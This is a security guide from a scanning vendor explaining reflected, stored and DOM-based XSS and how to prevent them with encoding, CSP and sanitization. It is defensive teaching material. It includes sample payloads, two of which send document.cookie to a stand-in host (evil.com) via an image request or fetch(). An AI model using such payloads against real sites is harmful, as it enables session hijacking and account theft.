Reflected XSS Explained: Attack Examples, Detection, and Prevention
Reflected XSS attacks steal session tokens via crafted URLs. This guide covers how reflected, stored, and DOM-based XSS work, with real payloads and prevention code for React and Next.js.

Key Takeaway
XSS attacks inject malicious scripts into web pages viewed by other users. The browser trusts scripts from your domain, so the attacker gets full access to cookies, session tokens, and page content. Fix it with output encoding, a strict Content-Security-Policy, and never using innerHTML with untrusted data.
What Is XSS?
Cross-Site Scripting is when an attacker gets their JavaScript to execute in another user's browser, in the context of your website. The browser trusts scripts that come from your domain. So the attacker's code gets the same access level as your own application code: it can read cookies, capture keystrokes, modify the page, and make authenticated API requests on behalf of the victim.
XSS has been on the OWASP Top 10 since the list was first published. In the 2021 edition, it was merged into A03: Injection. It remains one of the most commonly found vulnerabilities in web applications and one of the highest-paying categories in bug bounty programs.

There are three variants: reflected, stored, and DOM-based.
Reflected XSS
In a reflected XSS attack, the malicious payload travels inside a URL and gets reflected back in the server's HTTP response. The server reads a query parameter, search term, or form value and writes it into the HTML without encoding it first. When the browser renders that page, the injected script runs.
The payload is not stored on the server. It exists only in the URL, so the attacker needs social engineering to deliver it: phishing emails, malicious ads, or shortened links that hide the script. A victim with an active session on your site will lose that session when they click.
Attack example:
// Vulnerable search page renders the query parameter directly:
// Server returns: <p>Results for: <script>alert(1)</script></p>

// Attacker sends victim this link:
https://example.com/search?q=<script>
  new Image().src='https://evil.com/steal?c='+document.cookie
</script>

// When the victim clicks it, the script runs in example.com's context
Common places reflected XSS hides in real applications:
- Search bars that display "Results for: [query]" without encoding the output
- Error pages that echo a URL parameter back ("Invalid product ID: [id]")
- Login redirect parameters (
?next=/admin) reflected into JavaScript - Any template or server response that writes user-supplied input directly into HTML
Reflected XSS requires social engineering to deliver the payload, which makes it less persistent than stored XSS. It is still far more common and still results in full session hijacking when it works.
Stored XSS
The most dangerous variant. The attacker's script is saved permanently on the server: in a database field, comment, forum post, user profile, or any content that gets rendered for other users. Every user who views that content executes the malicious script without clicking any special link.
Attack example:
// Attacker posts this as a comment on a blog:
<script>
  fetch('https://evil.com/steal?cookie=' + document.cookie);
</script>

// Every user who reads the comment sends their
// session cookie to the attacker's server.
// The attacker can now impersonate every victim.
Stored XSS is particularly damaging because it is persistent and scales automatically. One injection can compromise thousands of users. Social media platforms, forums, and any site with user-generated content are the primary targets.
DOM-Based XSS
The payload never reaches the server. Client-side JavaScript reads data from an attacker-controlled source (URL hash, query parameters, document.referrer, window.name) and writes it directly into the DOM using dangerous sink functions.
Attack example:
// Vulnerable JavaScript on the page:
const name = new URLSearchParams(location.search).get('name');
document.getElementById('greeting').innerHTML = 'Hello, ' + name;

// Attacker crafts this URL:
https://example.com/welcome?name=<img src=x onerror=alert(document.cookie)>

// The browser parses the injected HTML and executes the onerror handler.
// No server involved. The entire attack happens client-side.
DOM-based XSS is harder to detect with server-side scanners because the payload never appears in HTTP traffic. It requires client-side code review or dynamic analysis tools. The dangerous sinks: innerHTML, outerHTML, document.write(), eval(), setTimeout(string), setInterval(string), and location.href assignment.
What Attackers Can Steal
XSS is not a low-severity finding. It gives the attacker the same access level as the victim:
- Session cookies: Full account takeover.
document.cookieexfiltrated to attacker's server. - Keystrokes: Passwords, credit card numbers, personal data. Captured via
addEventListener('keydown', ...). - Page content: Emails, messages, bank balances, medical records. Read via DOM access.
- Actions: Transfer money, change passwords, send messages as the victim. Via
fetch()with the victim's session. - Credential harvesting: Inject a fake login form that looks like the real site. Victims enter credentials into the attacker's form.
- Cryptomining: Run cryptocurrency mining JavaScript in the victim's browser.
Prevention
XSS prevention requires defense in depth. No single technique is sufficient. Use all three: output encoding, CSP, and sanitization.
Output Encoding
The primary defense. Encode all dynamic data before inserting it into HTML so that the browser treats it as text, not markup. The encoding depends on the context:
| Context | Encoding Rule | Example |
|---|---|---|
| HTML body | HTML entity encode | <script> instead of <script> |
| HTML attribute | Attribute encode + quote | value=""injected" |
| JavaScript string | JavaScript hex encode | \x3cscript\x3e |
| URL parameter | URL encode | %3Cscript%3E |
| CSS value | CSS hex encode | \3c script\3e |
Modern frameworks handle this automatically: React escapes JSX expressions, Angular sanitizes by default, Vue encodes template interpolations. The risk is when you bypass the framework: React's dangerouslySetInnerHTML, Angular's bypassSecurityTrustHtml, or Vue's v-html. Never use these with user-controlled data. On a React app? The React scanner checks the headers and CSP your host sends. Full reference: OWASP XSS Prevention Cheat Sheet.
Content-Security-Policy
CSP is your second line of defense. Even if output encoding fails and a script is injected, a strict CSP tells the browser to block it. The key directive is script-src:
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'This blocks all inline scripts and only allows scripts loaded from your own domain. For inline scripts that your application needs (event handlers, inline <script> blocks), use nonces:
Content-Security-Policy: script-src 'nonce-a1b2c3d4'

<!-- This runs because it has the correct nonce -->
<script nonce="a1b2c3d4">doSomething();</script>

<!-- This is blocked because it has no nonce -->
<script>stealCookies();</script>
Generate a new random nonce for every response. Never use 'unsafe-inline' for script-src. It defeats the entire purpose of CSP. See our HTTP Security Headers guide for full CSP configuration, or What Is CSP for the directives, nonce setup and a Report-Only rollout.
In practice, most production sites do not ship CSP at all. Our April 2026 audit of 100 YC startups found that 91% had no Content-Security-Policy header whatsoever, meaning a single reflected XSS bug in their app would be fully exploitable, with nothing in the browser to stop it. If you are shipping CSP, you are already doing more than most.
For deeper reference see the web.dev CSP guide for deployment strategies.
Sanitization Libraries
When you genuinely need to render user-supplied HTML (rich text editors, markdown previews), use a battle-tested sanitization library that strips dangerous elements and attributes:
- DOMPurify (JavaScript): The standard. Strips XSS payloads while preserving safe HTML.
- Bleach (Python): Whitelist-based HTML sanitizer.
- sanitize-html (Node.js): Configurable whitelist of allowed tags and attributes.
import DOMPurify from 'dompurify';

// User input with malicious payload
const dirty = '<p>Hello</p><script>alert(1)</script><img src=x onerror=steal()>';

// DOMPurify strips the dangerous parts
const clean = DOMPurify.sanitize(dirty);
// Result: '<p>Hello</p><img src="x">'
Always sanitize on the server side, not just the client. Client-side sanitization can be bypassed by calling your API directly.
Test for XSS
Our scanner checks for missing CSP headers, unsafe-inline directives, missing HttpOnly cookie flags, and other configurations that leave your site exposed to XSS. For application-level XSS testing, inject test payloads into every input field and URL parameter and check if they render unencoded.
Check your website right now
200+ security checks in 60 seconds. Free, no signup required.
Scan My Website (Free)Claude AI helped me with phrasing and proofreading in this article.
ismycodesafe.com Security Team
We run automated security scans on thousands of websites daily, combining static analysis, SSL/TLS inspection, header auditing, and CVE lookups. Our team tracks OWASP, NIST, and evolving compliance requirements (GDPR, NIS2, PCI DSS) to keep these guides accurate and practical.
Related Articles
91% of YC Startups Ship Without a Content-Security-Policy
Our April 2026 scan of 100 YC companies found a near-universal CSP gap. Meaning one XSS bug becomes a takeover. Full dataset and methodology.
OWASP Top 10 (2021): Every Vulnerability Explained
XSS falls under A03: Injection. See all 10 categories with examples and fixes.
What Are HTTP Security Headers and Why They Matter
CSP is your strongest header-based defense against XSS. Full configuration guide.
SQL Injection Is Still the #1 Database Threat
The other major injection attack. Same root cause: unsanitized user input.